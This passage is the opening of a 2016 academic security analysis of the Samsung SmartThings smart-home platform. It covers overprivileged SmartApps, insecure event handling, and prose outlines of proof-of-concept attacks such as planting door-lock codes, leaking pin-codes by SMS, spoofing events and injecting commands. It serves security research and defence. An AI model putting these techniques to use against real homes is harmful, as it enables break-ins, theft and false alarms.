2016 IEEE Symposium on Security and Privacy

Security Analysis of Emerging Smart Home Applications

Earlence Fernandes
University of Michigan

Jaeyeon Jung
Microsoft Research

Atul Prakash
University of Michigan

***Abstract*—Recently, several competing smart home programming frameworks that support third party app development have emerged. These frameworks provide tangible benefits to users, but can also expose users to significant security risks. This paper presents the first in-depth empirical security analysis of one such emerging smart home programming platform. We analyzed Samsung-owned SmartThings, which has the largest number of apps among currently available smart home platforms, and supports a broad range of devices including motion sensors, fire alarms, and door locks. SmartThings hosts the application runtime on a proprietary, closed-source cloud backend, making scrutiny challenging. We overcame the challenge with a static source code analysis of 499 SmartThings apps (called *SmartApps*) and 132 device handlers, and carefully crafted test cases that revealed many undocumented features of the platform. Our key findings are twofold. First, although SmartThings implements a privilege separation model, we discovered two intrinsic design flaws that lead to significant overprivilege in SmartApps. Our analysis reveals that over 55% of SmartApps in the store are overprivileged due to the capabilities being too coarse-grained. Moreover, once installed, a SmartApp is granted *full* access to a device even if it specifies needing only limited access to the device. Second, the SmartThings event subsystem, which devices use to communicate asynchronously with SmartApps via events, does not sufficiently protect events that carry sensitive information such as lock codes. We exploited framework design flaws to construct four proof-of-concept attacks that: (1) secretly planted door lock codes; (2) stole existing door lock codes; (3) disabled vacation mode of the home; and (4) induced a fake fire alarm. We conclude the paper with security lessons for the design of emerging smart home programming frameworks.**

I. Introduction

Smart home technology has evolved beyond basic convenience functionality like automatically controlled lights and door openers to provide several tangible benefits. For instance, water flow sensors and smart meters are used for energy efficiency. IP-enabled cameras, motion sensors, and connected door locks offer better control of home security. However, attackers can manipulate smart devices to cause physical, financial, and psychological harm. For example, burglars can target a connected door lock to plant hidden access codes, and arsonists can target a smart oven to cause a fire at the victim's home [12].

Early smart home systems had a steep learning curve, complicated device setup procedures, and were limited to do-it-yourself enthusiasts.[1] Recently, several companies have introduced newer systems that are easier for users to setup, are cloud-backed, and provide a programming framework for third-party developers to build apps that realize smart home benefits. Samsung's SmartThings [27], Apple's HomeKit [7], Vera Control's Vera3 [1], Google's Weave/Brillo [18], and AllSeen Alliance's[2] AllJoyn [3] are several examples.

The question we pose is the following: In what ways are emerging, *programmable*, smart homes vulnerable to attacks, and what do these attacks entail? It is crucial to address this question since the answer will initiate and guide research into defenses before programmable smart homes become commonplace. Vulnerabilities have been discovered in individual high-profile smart home devices [17], [19], and in the protocols that operate between those devices, such as ZWave and ZigBee [9], [21]. However, little or no prior research investigated the security of the programming framework of smart home apps or apps themselves.

We perform, to the best of our knowledge, the first security analysis of the programming framework of smart homes. Specifically, we empirically evaluate the security design of a popular programmable framework for smart homes—Samsung SmartThings. We focus on the programming framework since it is the substrate that unifies applications, protocols, and devices to realize smart home benefits. Attackers can remotely and covertly target design flaws in the framework to realize the emergent threats outlined earlier.

We chose SmartThings for several reasons. First, at the time of writing, SmartThings has a growing set of apps—521 apps called *SmartApps*, with the distant second being Vera that has 204 Lua-based apps on the MiOS store [1]. Other competing frameworks like HomeKit, Weave/Brillo, and AllJoyn are in formative stages with less than 50 apps each. Second, SmartThings has native support for 132 device types from major manufacturers. Third, SmartThings shares key security design principles with other frameworks. Authorization and authentication for device access is essential in securing smart home app platforms and SmartThings has a built-in mechanism to protect device operations against third-party apps through so called *capabilities*. Event-driven processing is common in smart home applications [30], and SmartThings provides ways for apps to register callbacks for a given event stream generated by a device. Other platforms support event-driven processing too. For instance, AllJoyn supports the bus signal [2], and HomeKit provides the characteristic notification API [6]. Therefore, we believe lessons learned from an analysis of the SmartThings framework will inform the design of security-critical components of many programmable smart home frameworks in early design stages.

[1]Many forums exist for people to exchange know-how e.g., http://forum.universal-devices.com/.

[2]AllSeen members include Qualcomm, Microsoft, LG, Cisco, and AT&T.

DOI 10.1109/SP.2016.44

The SmartThings framework recognizes the potential for security vulnerabilities and incorporates several security measures. SmartThings has a privilege separation mechanism called *capabilities* that specify the set of operations a SmartApp may issue to a compatible smart home device. SmartApps are provided secure storage, accessible only to the app itself. Developers write SmartApps in a security-oriented subset of Groovy. The Groovy-based apps run in a sandbox that denies operations like reflection, external JARs, and system APIs. The OAuth protocol protects third-party integrations with SmartApps. SmartThings provides a capability-protected event subsystem for SmartApps and device handlers to communicate asynchronously.

Our security analysis explores the above security-oriented aspects of the SmartThings programming framework. Performing the security analysis was challenging because the SmartThings platform is a closed-source system. Furthermore, SmartApps execute only in a proprietary, SmartThings-hosted cloud environment, making instrumentation-based dynamic analysis difficult. Because there is no publicly-available API to obtain SmartApp binaries, binary analysis techniques too, are inapplicable.

To overcome these challenges, we used a combination of static analysis tools that we built, runtime testing, and manual analysis on a dataset of 499 SmartApps and 132 device handlers that we downloaded in source form. Our analysis tools are available at https://iotsecurity.eecs.umich.edu.

Our Contributions. We discovered security-critical design flaws in two areas: the SmartThings capability model, and the event subsystem.

We found that SmartApps were significantly overprivileged: (a) 55% of SmartApps did not use all the rights to device operations that their requested capabilities implied; and (b) 42% of SmartApps were granted capabilities that were *not* explicitly requested or used. In many of these cases, overprivilege was *unavoidable*, due to the device-level authorization design of the capability model and occurred through no fault of the developer (§IV-A, §V-B). Worryingly, we have observed that 68 existing SmartApps are already taking advantage of the overprivilege to provide extra features, without requesting the relevant capabilities.

We studied the SmartThings event subsystem and discovered that: (a) An app does not require any special privilege to read all events a device generates if the app is granted at least one capability the device supports; (b) Unprivileged apps can read all events of any device using only a leaked device identifier; and (c) Events can be spoofed (§IV-B).

We exploited a combination of design flaws and framework-induced developer-bugs to show how various security problems conspire to weaken home security. We constructed four proof-of-concept attacks:

- We remotely exploited an existing SmartApp available on the app store to program backdoor pin-codes into a connected door lock (§VI-A). Our attack made use of the `lockCodes` capability that the SmartApp never requested—the SmartApp was automatically overprivileged due to the SmartThings capability model design.
- We eavesdropped on the event subsystem to snoop on lock pin-codes of a Schlage smart lock when the pin-codes were being programmed by the user, and leaked them using the unrestricted SmartThings-provided SMS API. Our attack SmartApp advertises itself as a battery monitor and *only* requests the battery monitoring capability.
- We disabled an existing vacation mode SmartApp available on the app store using a spoofed event to stop vacation mode simulation (§VI-C). No capabilities were required for this attack.
- We caused a fake fire alarm using a spoofed physical device event (§VI-D). The attack shows how an unprivileged SmartApp can escalate its privileges to control devices it is not authorized to access by misusing the logic of benign SmartApps.

All of the above attacks expose a household to significant harm—break-ins, theft, misinformation, and vandalism. The attack vectors are not specific to a particular device and are broadly applicable.

Finally, in our forward looking analysis, we distilled the key lessons to constructing secure and programmable smart home frameworks. We couple the lessons with an exploration of the pros and cons of the trade-offs in building such frameworks. Our analysis suggests that, although some problems are readily solvable, others require a fine balancing of several techniques including designing risk-based capabilities and identity mechanisms (§VII).

II. Related Work

Smart Home Security. Denning *et al.* outlined a set of emergent threats to smart homes due to the swift and steady introduction of smart devices [12]. For example, there are threats of eavesdropping and direct compromise of various smart home devices. Denning *et al.* also discussed the structure of attacks that include data destruction, illegal physical entry, and privacy violations, among others. Our work makes some of these risks concrete and demonstrates how remote attackers can weaken home security in practice. Although we are not the first in recognizing security risks of the modern home, we present the first study of the security properties of emerging smart home applications and their associated programming interfaces.

Current smart home security analyses are centered around two themes: devices and protocols. On the device front, the MyQ garage system can be turned into a surveillance tool that informs burglars when the house is possibly empty; the Wink Relay touch controller's microphone can be switched on to eavesdrop on conversations; and the Honeywell Tuxedo touch controller has authentication bypass bugs and cross-site request forgery flaws [17], [19]. Oluwafemi *et al.* caused compact florescent lights to rapidly power cycle, possibly inducing seizures in epileptic users [23]. Ur *et al.* studied access control of the Philips Hue lighting system and the Kwikset door lock,

among others, and found that each system provides a siloed access control system that fails to enable essential use cases such as sharing smart devices with other users like children and temporary workers [29]. In contrast, we study emerging applications and the associated attack vectors of a smart home programming platform, that are largely independent of the specific devices in use at a home.

On the protocol front, researchers demonstrated flaws in the ZigBee and ZWave protocol implementations for smart home devices [9], [21]. Exploiting these bugs requires proximity to the target home. We demonstrated design flaws in the programming framework that can be used in attacks that do not require physical access to the home. Furthermore, our remote attacks are independent of the specific protocols in use.

Veracode performed a security analysis of several smart home hubs, including SmartThings [32]. The security analysis focused on infrastructure protection such as whether SSL/TLS is used, whether there is replay attack protection, and whether strong passwords are used. The Veracode study found that the SmartThings hub had correctly deployed all studied infrastructural security mechanisms with the exception of an open telnet debugging interface on the hub, which has since been fixed. In contrast, we perform an empirical analysis of the SmartThings platform and its applications to discover framework design flaws.

Overprivilege and Least-Privilege. The principle of least privilege is well-known and programming frameworks should be designed to make it easier to achieve. In practice, however, it can be difficult to achieve, as evidenced most recently by research in smartphones, where Felt *et al.* conducted a market-scale overprivilege analysis for Android apps and determined that one-third of 940 apps were overprivileged [13], citing developer confusion as one prime factor for overprivileged Android apps. Our work is along similar lines except that we analyzed a relatively closed system in which the apps only run on a proprietary cloud backend and control devices in a home via a proprietary protocol with the hub over SSL-protected sessions. We found that much of the overprivilege is not due to developer confusion but due to the framework design itself.

Au *et al.* designed PScout, a static analysis framework for Android source code to produce complete permission specifications for different Android versions [8]. We used static analysis on SmartApp source code to compute overprivilege. However, unlike PScout, we could not use static analyses to complete capability documentation because the SmartThings runtime is closed-source. Instead, we relied on analyzing the protocol operating between the SmartThings backend and the client-side Web IDE.

Permission/Capability Model Design. Roesner *et al.* introduced User-Driven Access Control where the user is kept in the loop, at the moment an app uses a sensitive resource [24], [25]. For instance, a remote control door lock app should only be able to control a door lock in response to user action. However, certain device types and apps are better suited to install-time permissions. Felt *et al.* introduced a set of guidelines on when to use different types of permissions [14]. Our work evaluates the effectiveness of the SmartThings capability model in protecting sensitive device operations from malicious or benign-but-buggy SmartApps. We leave determining the grant modality of capabilities to future work.

III. SmartThings Background and Threat Model

We first describe the SmartThings platform architecture and then discuss our threat model. Little is known about the architectural details of SmartThings besides the developer documentation. Therefore, we also discuss the analysis techniques we used to uncover architectural aspects of SmartThings when appropriate.

A. SmartThings Background

The SmartThings ecosystem consists of three major components: hubs, the SmartThings cloud backend, and the smartphone companion app (see Figure 1). Each hub, purchased by a user, supports multiple radio protocols including ZWave, ZigBee, and WiFi to interact with physical devices around the user's home. Users manage their hubs, associate devices with the hubs, and install SmartApps from an app store using the smartphone companion app (called SmartThings Mobile). The cloud backend runs SmartApps. The cloud backend also runs *SmartDevices*, which are software wrappers for physical devices in a user's home. The companion app, hubs, and the backend communicate over a proprietary SSL-protected protocol. Although there are no publicly available statistics on the size of SmartThings user base, as a rough measure of scale of adoption, we observe that there are 100K—500K installations of the Android version of the companion app as of March 2016 from the Google Play Store.

SmartApps and SmartDevices communicate in two ways. First, SmartApps can invoke operations on SmartDevices via method calls (e.g., to lock a door lock). Second, SmartApps can subscribe to events that SmartDevices or other SmartApps can generate. A SmartApp can send SMSs and make network calls using SmartThings APIs. SmartDevices communicate with the hub over a proprietary protocol.

1) SmartApps and SmartDevices: A programming framework enables creating SmartApps and SmartDevices, that are written in a restricted subset of Groovy[3], a language that compiles to Java bytecode. Since SmartApps and SmartDevices execute on the closed-source cloud backend, SmartThings provides a Web-based environment, hosted on the cloud backend, for software development.

SmartApps and SmartDevices are published to the SmartThings app store that is accessible via the SmartThings companion app (Figure 1). In addition to this main app store, there is a secondary store where developers make their software available in source code form.

Under the hood, a SmartApp does not directly communicate with a physical device. Instead, it communicates with an instance of a *SmartDevice* that encapsulates a physical device. A SmartDevice manages the physical device using lower level

[3]http://www.groovy-lang.org/




Fig. 1. SmartThings architecture overview.

```
1  definition(
2      name: "DemoApp", namespace: "com.testing",
3      author: "IoTPaper", description: "Test App",
4      category: "Utility")
5
6  //query the user for capabilities
7  preferences {
8    section("Select Devices") {
9      input "lock1", "capability.lock", title:
           "Select a lock"
10     input "sw1", "capability.switch", title:
           "Select a switch"
11   }
12 }
13
14 def updated() {
15   unsubscribe()
16   initialize()
17 }
18
19 def installed() {
20   subscribe sw1, "switch.on", onHandler
21   subscribe sw1, "switch.off", offHandler
22 }
23
24 def onHandler(evt) {
25   lock1.unlock()
26 }
27
28 def offHandler(evt) {
29   lock1.lock()
30 }
```

Listing 1. SmartApp structure.

protocols (for example, ZWave and ZigBee), and exposes the physical device to the rest of the SmartThings ecosystem.

Next, we explain the key concepts of the programming framework. Listing 1 shows an example SmartApp that locks and unlocks a physical door lock based on the on/off state of a switch. The SmartApp begins with a `definition` section that specifies meta-data such as SmartApp name, namespace, author details, and category.

2) Capabilities & Authorization: SmartThings has a security architecture that governs what devices a SmartApp may access. We term it as the *SmartThings capability model*. A capability is composed of a set of commands (method calls) and attributes (properties). Commands represent ways in which a device can be controlled or actuated. Attributes represent the state information of a device. Table I lists example capabilities.

TABLE I
EXAMPLES OF CAPABILITIES IN THE SMARTTHINGS FRAMEWORK

Capability	Commands	Attributes
`capability.lock`	`lock()`, `unlock()`	`lock` (lock status)
`capability.battery`	N/A	`battery` (battery status)
`capability.switch`	`on()`, `off()`	`switch` (switch status)
`capability.alarm`	`off()`, `strobe()`, `siren()`, `both()`	`alarm` (alarm status)
`capability.refresh`	`refresh()`	N/A

Consider the SmartApp in Listing 1. The `preferences` section has two **input** statements that specify two capabilities: `capability.lock` and `capability.switch`. When a user installs this SmartApp, the capabilities trigger a *device enumeration* process that scans all the physical devices currently paired with the user's hub and, for each **input** statement, the user is presented with all devices that support the specified capability. For the given example, the user will select one device per **input** statement, authorizing the SmartApp to use that device. Figure 2 shows the installation user interface for the example SmartApp in Listing 1.

Once the user chooses one device per **input** statement, the SmartThings compiler binds variables `lock1` and `sw1` (that are listed as strings in the **input** statements) to the selected lock device and to the selected switch device, respectively. The SmartApp is now authorized to access these two devices via their SmartDevice instances.

A given capability can be supported by multiple device types. Figure 3 gives an example. SmartDevice1 controls a ZWave lock and SmartDevice2 controls a motion sensor. SmartDevice1 supports the following capabilities: `capability.lock`, `capability.battery`, and `capability.refresh`. SmartDevice2 supports a slightly different set of capabilities: `capability.motion`, `capability.battery`, and `capability.refresh`. Installing a battery-monitoring SmartApp that requests `capability.battery` would result in the user being asked to choose from a list of devices consisting of the ZWave lock and the motion sensor. An option is available in the **input** statement to allow the named variable to be bound to a list of devices. If such a binding were done, a single battery monitoring SmartApp can monitor the battery status of any number of devices.

3) Events and Subscriptions: When a SmartApp is first installed, the predefined `installed` method is invoked. In the SmartApp of Listing 1, `installed` creates two *event subscriptions* to switch `sw1`'s status update events (Lines 20, 21). When the switch is turned on, the switch SmartDevice raises an event that causes the function `onHandler` to execute. The function unlocks the physical lock corresponding to `lock1` (Line 25). Similarly, when the switch is turned off, the function `offHandler` is invoked to lock the physical lock corresponding to `lock1` (Line 29).




Fig. 2. Installation user interface and device enumeration: This example shows that an app asks for devices that support `capability.lock` and `capability.switch`. The screen on the right results when the user taps on the first input field of the screen on the left. SmartThings enumerates all lock devices (there is only one in the example). The user must choose one or more devices that the app can access.

4) WebService SmartApps: SmartApps can choose to expose Web service endpoints, responding to HTTP `GET`, `PUT`, `POST`, and `DELETE` requests from external applications. HTTP requests trigger endpoint handlers, specified by the SmartApp, that execute developer-written blocks of Groovy code.

For securing the Web service endpoints, the cloud backend provides an OAuth-based authentication service. A SmartApp choosing to provide Web services is registered with the cloud backend and is issued two 128-bit random values: a *client ID* and *client secret*. The SmartApp developer typically also writes the external app that will access the Web service endpoints of the SmartApp. An external app needs the following to access a SmartApp: (a) possess or obtain the client ID and client secret for the SmartApp; and (b) redirect the user to an HTTPS-protected Webpage on the SmartThings Website to authenticate with the user-specific user ID and password. After a multi-step exchange over HTTPS, the external app acquires a *scoped* OAuth bearer token that grants access to the specific SmartApp for which the client ID and client secret were issued. Details of the entire SmartThings authentication protocol for access to Web services can be found at http://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/overview.html.

5) Sandboxing: SmartThings cloud backend isolates both SmartApps and SmartDevices using the Kohsuke sandbox technique [20]. We determined this using manual fuzzing—we built test SmartApps that tried unauthorized operations and we observed the exception traces. Kohsuke sandboxing is an implementation of a larger class of Groovy source code transformers that only allow whitelisted method calls to succeed in a Groovy program. For example, if an app issues a threading call, the security monitor denies the call (throwing a security exception) since threading is not on the SmartThings whitelist. Apps cannot create their own classes, load external JARs, perform reflection, or create their own threads. Each SmartApp and SmartDevice also has a private data store.




Fig. 3. SmartApps vs. SmartDevices vs. Physical Devices: When a user installs this SmartApp, SmartThings will show the lock and the motion sensor since both the corresponding device handlers (SmartDevice1 and SmartDevice2) expose the requested capability.

In summary, from a programming perspective, SmartApps, SmartDevices, and capabilities are key building blocks. Capabilities define a set of commands and attributes that devices can support and SmartApps state the capabilities they need. Based on that, users bind SmartDevices to SmartApps.

B. Threat Model

Our work focuses on systematically discovering and exploiting SmartThings programming framework design vulnerabilities. Any attacks involving a framework design flaw are within scope. We did not study attacks that attempt to circumvent the Groovy runtime environment, the on-hub operating system, or the cloud backend infrastructure. Bugs in those areas can be patched. In contrast, attacks focused on design flaws have more far-reaching impact since programming frameworks are difficult to change without significant disruption once there is a large set of applications that use the framework.

IV. Security Analysis of SmartThings Framework

We investigated the security of the SmartThings framework with respect to five general themes. Our methodology involved creating a list of potential security issues based on our study of the SmartThings architecture and extensively testing each potential security issue with prototype SmartApps. We survey each investigation below and expound each point later in this section.

1) **Least-privilege principle adherence:** Does the capability model protect sensitive operations of devices against untrusted or benign-but-buggy SmartApps? It is important to ensure that SmartApps request only the privileges they need and are only granted the privileges they request. However, we found that many existing SmartApps are overprivileged.
2) **Sensitive event data protection:** What access control methods are provided to protect sensitive event data generated by devices against untrusted or benign-but-buggy

SmartApps? We found that unauthorized SmartApps can eavesdrop on sensitive events.

3) **External, third-party integration safety:** Do SmartApps and third-party counterpart apps interact in a secure manner? Insecure interactions increase the attack surface of a smart home, opening channels for remote attackers. Smart home frameworks like SmartThings should limit the damage caused in the event of third-party security breaches. We found that developer bugs in external platforms weaken system security of SmartThings.
4) **External input sanitization:** How does a WebService SmartApp protect itself against untrusted external input? Similar to database systems and Web apps, smart home apps too, need to sanitize untrusted input. However, we found that SmartApp endpoints are vulnerable to command injection attacks.
5) **Access control of external communication APIs:** How does the SmartThings cloud backend restrict external communication abilities for untrusted or benign-but-buggy SmartApps? We found that Internet access and SMS access are open to any SmartApps without any means to control their use.

A. Occurrence of Overprivilege in SmartApps

We found two significant issues with overprivilege in the SmartThings framework, both an artifact of the way its capabilities are designed and enforced. First, capabilities in the SmartThings framework are coarse-grained, providing access to multiple commands and attributes for a device. Thus, a SmartApp could acquire the rights to invoke commands on devices even if it does not use them. Second, a SmartApp can end up obtaining more capabilities than it requests because of the way SmartThings framework binds the SmartApp to devices. We detail both issues below.

Coarse-Grained Capabilities. In the SmartThings framework, a capability defines a set of commands and attributes. Here is a small example of `capability.lock`:

- Associated commands: `lock` and `unlock`
- Associated attribute(s): `lock`. The lock attribute has the same name as the command, but the attribute refers to the locked or unlocked device status.

Our investigation of the existing capabilities defined in the SmartThings architecture shows that many capabilities are too coarse-grained. For example, the *"auto-lock"* SmartApp, available on the SmartThings app store, only requires the `lock` command of `capability.lock` but also gets access to the `unlock` command, thus increasing the attack surface if the SmartApp were to be exploited. If the `lock` command is misused, the SmartApp could lock out authorized household members, causing inconvenience whereas, if the `unlock` command is misused, the SmartApp could leave the house vulnerable to break-ins. There is often an asymmetry in risk with device commands. For example, turning on an oven could be dangerous, but turning it off is relatively safe. Thus, it is not appropriate to automatically grant a SmartApp access to an unsafe command when it only needs access to a safe command.

To provide a simple measure of overprivilege due to capabilities being coarse-grained, we computed the following for each evaluated SmartApp, based on static analysis and manual inspection: { requested commands and attributes } — { used commands and attributes }. Ideally, this set would be empty for most apps. As explained further in §V-B, over 55% of existing SmartApps were found to be overprivileged due to capabilities being coarse-grained.

Coarse SmartApp-SmartDevice Binding. As discussed in §III-A, when a user installs a SmartApp, the SmartThings platform enumerates all physical devices ~~that support the~~ capabilities declared in the app's `preferences` section and the user chooses the set of devices to be authorized to the SmartApp. Unfortunately, the user is not told about the capabilities being requested and only is presented with a list of devices that are compatible with at least one of the requested capabilities. Moreover, once the user selects the devices to be authorized for use by the SmartApp, the SmartApp gains access to *all commands and attributes of all the capabilities implemented by the device handlers of the selected devices*. We found that developers could not avoid this overprivilege because it was a consequence of SmartThings framework design.

More concretely, SmartDevices provide access to the corresponding physical devices. Besides managing the physical device and understanding the lower-level protocols, each SmartDevice also exposes a set of capabilities, appropriate to the device it manages. For example, the default ZWave lock SmartDevice supports the following capabilities: `capability.actuator`, `capability.lock`, `capability.polling`, `capability.refresh`, `capability.sensor`, `capability.lockCodes`, and `capability.battery`.

These capabilities reflect various facets of the lock device's operations. Consider a case where a SmartApp requests the *capability.battery*, say, to monitor the condition of the lock's battery. The SmartThings framework would ask the user to authorize access to the ZWave lock device (since it matches the requested capability). Unfortunately, if the user grants the authorization request, the SmartApp also gains access to the requested capability *and* all the other capabilities defined for the ZWave lock. In particular, the SmartApp would be able to lock/unlock the ZWave lock, read its status, and set lock codes.

To provide a simple measure of overprivilege due to unnecessary capabilities being granted, we computed the following for each evaluated SmartApp, based on static analysis and manual inspection: { granted capabilities } — { used capabilities }. Ideally, this set would be empty. As explained further in §V-B, over 42% of existing SmartApps were found to be overprivileged due to additional capabilities being granted. In that section, we also discuss how this measure was conservatively computed.

B. Insufficient Sensitive Event Data Protection

SmartThings supports a callback pattern where a SmartDevice can fire events filled with arbitrary data and SmartApps can register for those events. Inside a user's home, each SmartDevice is assigned a 128-bit device identifier when it is paired with a hub. After that, a device identifier is stable until it is removed from the hub or paired again. The 128-bit device identifiers are thus unique to a user's home, which is good in that possession of the 128-bit device identifier from one home is not useful in another home. Nevertheless, we found significant vulnerabilities in the way access to events is controlled:

- Once a SmartApp is approved for access to a SmartDevice after a capability request, the SmartApp can also monitor *any* event data published by that SmartDevice. The SmartThings framework has no special mechanism for SmartDevices to selectively send event data to a subset of SmartApps or for users to limit a SmartApp's access to only a subset of events.
- Once a SmartApp acquires the 128-bit identifier for a SmartDevice, it can monitor all the events of that SmartDevice, *without* gaining any of the capabilities that device supports.
- Certain events can be spoofed. In particular, we found that any SmartApp or SmartDevice can spoof location-related events and device-specific events.

Event Leakage via Capability-based Access. As noted above, once a user approves a SmartApp's request to access a SmartDevice for any supported capability, the SmartThings framework permits the SmartApp to subscribe to all the SmartDevice's events. We found that SmartDevices extensively use events to communicate sensitive data. For instance, we found that the SmartThings-provided ZWave lock SmartDevice transmits `codeReport` events that include lock pin-codes. Any SmartApp with any form of access to the ZWave lock SmartDevice (say, for monitoring the device's battery status) also automatically gets an ability to monitor all its events, and could use that access to log the events to a remote server and steal lock pin-codes. The SmartApp can also track lock codes as they are used to enter and exit the premises, therefore tracking the movement of household members, possibly causing privacy violations.

Event Leakage via SmartDevice Identifier. As discussed above, each SmartDevice in a user's home is assigned a random 128-bit identifier. This identifier, however, is not hidden from SmartApps. Once a SmartApp is authorized to communicate with a SmartDevice, it can read the `device.id` value to retrieve the 128-bit SmartDevice identifier. A SmartApp normally registers for events using the call: `subscribe(deviceObj, attrString, handler)`. In this call, *deviceObj* is a reference to a device that the SmartThings Groovy compiler injects when an **input** statement executes, *attrString* specifies the attribute or property whose change is being subscribed to, and *handler* is a method that is invoked when the attribute change event occurs. We found that if a SmartApp learns a SmartDevice's device identifier, it can substitute *deviceObj* in the above call with the device identifier to register for events related to that SmartDevice even if it is not authorized to talk to that SmartDevice. That is, possession of the device identifier value authorizes its bearer to read any events a device handler produces, irrespective of any granted capabilities.

Unfortunately, the device identifiers are easy to exchange among SmartApps—it is not an opaque handle, nor specific to a single SmartApp. Several SmartApps currently exist on the SmartThings app store that allow retrieval of the device identifiers in a user's home remotely over the OAuth protocol. We discuss an attack that exploits this weakness in §VI.

Event Spoofing. The SmartThings framework neither enforces access control around raising events, nor offers a way for triggered SmartApps to verify the integrity or the origin of an event. We discovered that an unprivileged SmartApp can both, spoof physical device events and spoof location-related events.

A SmartDevice detects physical changes in a device and raises the appropriate event. For example, a smoke detector SmartDevice will raise the "smoke" event when it detects smoke in its vicinity. The event object contains various state information plus a location identifier, a hub identifier, and the 128-bit device identifier that is the source of the event. We found that an attacker can create a legitimate event object with the correct identifiers and place arbitrary state information. When such an event is raised, SmartThings propagates the event to all subscribed SmartApps, as if the SmartDevice itself triggered the event. Obtaining the identifiers is easy—the hub and location ID are automatically available to all SmartApps. Obtaining a device identifier is also relatively straightforward (§VI-B). We discuss an attack where an unprivileged SmartApp escalates its privileges to control an alarm device in §VI-D.

The SmartThings framework provides a shared `location` object that represents the current geo-location such as "Home" or "Office." SmartApps can read and write the properties of the `location` object [26], and can also subscribe to changes in those properties. For instance, a home occupancy detector monitors an array of motion sensors and updates the "mode" property of the `location` object accordingly. A vacation mode app uses the "mode" property to determine when to start occupancy simulation. Since the `location` object is accessible to all SmartApps and SmartDevices, SmartThings enables flexibility in its use.

However, we found that a SmartApp can raise spoofed location events and falsely trigger all SmartApps that rely on properties of the `location` object—§VI discusses an example attack where, as a result of location spoofing, vacation mode is turned off arbitrarily.

To summarize, we found that the SmartThings event subsystem design is insecure. SmartDevices extensively use it to post their status and sensitive data—111 out of 132 device handlers from our dataset raise events (see Table II).

C. Insecurity of Third-Party Integration

SmartApps can provide HTTP endpoints for third-party apps to interface with SmartThings. These WebService SmartApps can respond to HTTP `GET`, `PUT`, `POST`, and `DELETE` requests. For example, If-This-Then-That[4] can connect to SmartThings and help users setup trigger-action rules. Android, iOS, and Windows Phone apps can connect to provide simplified management and rule setup interfaces. The endpoints are protected via the OAuth protocol and all remote parties must attach an OAuth bearer token to each request while invoking the WebService SmartApp HTTP endpoints.

Prior research has demonstrated that many mobile apps incorrectly implement the OAuth protocol due to developer misunderstanding, confusing OAuth documentation, and limitations of mobile operating systems that make the OAuth process insecure [10]. Furthermore, the SmartThings OAuth protocol is designed in a way that requires smartphone app developers, in particular, to introduce another layer of authentication, to use the SmartThings client ID and client secret securely. After a short search of Android apps that interface with SmartApps, we found an instance of an Android app on the Google Play store that does not follow the SmartThings recommendation and chooses the shorter, but insecure, approach of embedding the client ID and secret in the bytecode. We found that its incorrect SmartThings OAuth protocol implementation can be used to steal an OAuth token and then used to exploit the related SmartApp remotely. §VI gives one such example attack that we verified ourselves.

D. Unsafe Use of Groovy Dynamic Method Invocation

As discussed, WebService SmartApps expose HTTP endpoints that are protected via OAuth. The OAuth token is scoped to a particular SmartApp. However, the developer is free to decide the set of endpoints, what kind of data they take as input, as well as how the endpoint handlers are written.

Groovy provides dynamic method invocation where a method can be invoked by providing its name as a string parameter. Consider a method `def foo()`. If there is a Groovy string `def str = "foo"`, the method `foo` can be invoked by issuing `"$str"()`. This makes use of JVM reflection internally. Therefore, dynamic methods lend themselves conveniently to developing handlers for Web service endpoints. Often, the string representation of a command is received over HTTP and that string is executed directly using dynamic method invocation.

Apps that use this feature could be vulnerable to attacks that exploit overprivilege and trick apps into performing unintended actions. We discuss an example attack that tricks a WebService SmartApp to perform unsupported actions in §VI. This unsafe design is prone to command injection attacks, which is similar to well known SQL-injection attacks.

E. API Access Control: Unrestricted Communication Abilities

Although the SmartThings framework uses OAuth to authenticate incoming Internet requests to SmartApps from external parties, the framework does not place any restrictions on outbound Internet communication of SmartApps. Furthermore, SmartApps can send SMSs to arbitrary numbers via a SmartThings-provided service. Such a design choice allows malicious SmartApps to abuse this ability to leak sensitive information from a victim's home. §VI discusses an example attack.

[4]http://ifttt.com

V. Empirical Security Analysis of SmartApps

To understand how the security issues discussed in §IV manifest in practice, we downloaded 499 SmartApps from the SmartThings app store and performed a large-scale analysis. We first present the number of apps that are potentially vulnerable and then drill down to determine the extent to which apps are overprivileged due to design flaws discussed in §IV-A.

A. Overall Statistics of Our Dataset

SmartApps execute[5] in the proprietary cloud backend. SmartApp binaries are not pushed to the hub for local execution. Therefore, without circumventing security mechanisms of the backend, we cannot obtain SmartApps in binary form. This precludes the possibility of binary-only analysis, as has been done in the past for smartphone application analysis [13].

